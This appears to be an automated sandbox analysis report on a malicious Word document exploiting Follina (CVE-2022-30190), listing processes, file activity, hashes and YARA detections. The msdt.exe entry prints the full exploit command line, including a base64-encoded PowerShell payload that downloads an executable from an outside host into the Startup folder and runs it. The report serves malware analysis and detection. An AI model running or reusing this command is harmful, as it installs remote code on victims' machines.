ea 0e 55 69 f9 28 4b 42 55 07 f7 1f 02 03 01 00 01 a3 82 01 75 30 82 01 71 30 1f 06 03 55 1d 23 04 18 30 16 80 14 53 79 bf 5a aa 2b 4a cf 54 80 e1 d8 9b c0 9d f2 b2 03 66 cb 30 1d 06 03 55 1d 0e 04 16 04 14 c8 d9 78 68 a2 d9 19 68 d5 3d 72 de 5f 0a 3e dc b5 86 86 a6 30 0e 06 03 55 1d 0f 01 01 ff 04 04 03 02 01 86 30 12 06 03 55 1d 13 01 01 ff 04 08 30 06 01 01 ff 02 01 00 30 1d 06 03 55 1d 25 04 16 30 Data Ascii: 00lU0*H010UUS10UNew Jersey10UJersey City10UThe USERTRUST Network1.0,U%USERTrust RSA Cert ification Authority0200130000000Z300129235959Z0K10UAT10UZeroSSL1*0(U!ZeroSSL RSA Domain Secure Site CA0"0*H0is~1#mT!~]R|?1lY8^g~KVu75ZdL,$mMf!tCqL8}*8Nhkw@_=$_dYBoPRZ'<^Tcq+{@5AF|2EEePtVuJju5/]\;w%5-V^x$(g0mZ';`r3}*cCu;L7t>DBftJ"Ybf:!'{r2n]tUFEx;6E-5E*XBy9$g|OxRWOaU'8yB--jGiV'4%:KIJvi-o"mzWc%9J~hiH@ #Ui(KBUu0q0U#0SyZ+JTf0Uxhh=r_>0U0U00U%0

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 6432, Parent PID: 756

General

Target ID:	0
Start time:	12:42:57
Start date:	10/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x10000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: 6628, Parent PID: 6432

General

Target ID:	1
Start time:	12:43:04
Start date:	10/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0x2c0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 6308, Parent PID: 6432

General

Target ID:	14
Start time:	12:43:20
Start date:	10/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzIC1GaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))'))))i/../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0x1280000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 0000000E.00000002.570343343.0000000000AE0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000E.00000002.570343343.0000000000AE0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 0000000E.00000002.571584079.0000000000C00000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000E.00000002.571584079.0000000000C00000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 0000000E.00000002.570230540.0000000000980000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000E.00000002.570230540.0000000000980000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190, Source: 0000000E.00000002.570408937.0000000000AE8000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12ABFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12ABFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	12ABFE8	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msdtadmin_A3D014EE-DC0E-4A2D-BD29-81C0D85740EF_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	12ABFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_A3D014EE-DC0E-4A2D-BD29-81C0D85740EF_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	12AB734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **2916**, Parent PID: **6800**

General

Target ID:	21
Start time:	12:43:59
Start date:	10/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\lkoa0psq\lkoa0psq.cmdline
Imagebase:	0x13e0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\lkoa0psq\CSCFA4BC59955A848D789B61FD7B55FA124.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	143E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lkoa0psq\CSCFA4BC59955A848D789B61FD7B55FA124.TMP	success or wait	1	1459793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lkoa0psq\CSCFA4BC59955A848D789B61FD7B55FA124.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	145967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lkoa0psq\lkoa0psq.cmdline	unknown	356	success or wait	1	143E638	ReadFile
C:\Users\user\AppData\Local\Temp\lkoa0psq\lkoa0psq.0.cs	unknown	5944	success or wait	1	143E638	ReadFile

Analysis Process: cvtres.exe PID: **2200**, Parent PID: **2916**

General

Target ID:	22
Start time:	12:44:02
Start date:	10/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC122.tmp" "c:\Users\user\AppData\Local\Temp\lkoa0psq\CSCFA4BC59955A848D789B61FD7B55FA124.TMP"
Imagebase:	0xc80000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6084**, Parent PID: **6800**

General

Target ID:	23
Start time:	12:44:04
Start date:	10/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\b2kks40k\b2kks40k.cmdline
Imagebase:	0x13e0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\b2kks40k\CSCB6EB6D58ECCE4BCDB4DD1C5C06AEC2B.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	143E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b2kks40k\CSCB6EB6D58ECCE4BCDB4DD1C5C06AEC2B.TMP	success or wait	1	1459793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b2kks40k\CSCB6EB6D58ECCE4BCDB4DD1C5C06AEC2B.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	145967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b2kks40k\b2kks40k.cmdline	unknown	356	success or wait	1	143E638	ReadFile
C:\Users\user\AppData\Local\Temp\b2kks40k\b2kks40k.0.cs	unknown	791	success or wait	1	143E638	ReadFile

Analysis Process: cvtres.exe PID: **7072**, Parent PID: **6084**

General	
Target ID:	24
Start time:	12:44:06
Start date:	10/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD333.tmp" "c:\Users\user\AppData\Local\Temp\b2kks40k\CSCB6EB6D58ECCE4BCDB4DD1C5C06AEC2B.TMP"
Imagebase:	0xc80000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **1436**, Parent PID: **6800**

General	
Target ID:	28
Start time:	12:44:28
Start date:	10/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0uznpbmw\0uznpbmw.cmdline
Imagebase:	0x13e0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\0uznpbmw\CSCA8CD3259C351483ABCCF783477FAE7.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	143E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0uznpbmw\CSCA8CD3259C351483ABCCF783477FAE7.TMP	success or wait	1	1459793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0uznpbmw\CSCA8CD3259C351483ABCCF783477FAE7.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	145967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0uznpbmw\0uznpbmw.cmdline	unknown	356	success or wait	1	143E638	ReadFile
C:\Users\user\AppData\Local\Temp\0uznpbmw\0uznpbmw.0.cs	unknown	11965	success or wait	1	143E638	ReadFile

Analysis Process: cvtres.exe PID: **2988**, Parent PID: **1436**

General

Target ID:	30
Start time:	12:44:32
Start date:	10/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES38D3.tmp" "c:\Users\user\AppData\Local\Temp\0uznpbmw\CSCA8CD3259C351483ABCCF783477FAE7.TMP"
Imagebase:	0xc80000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly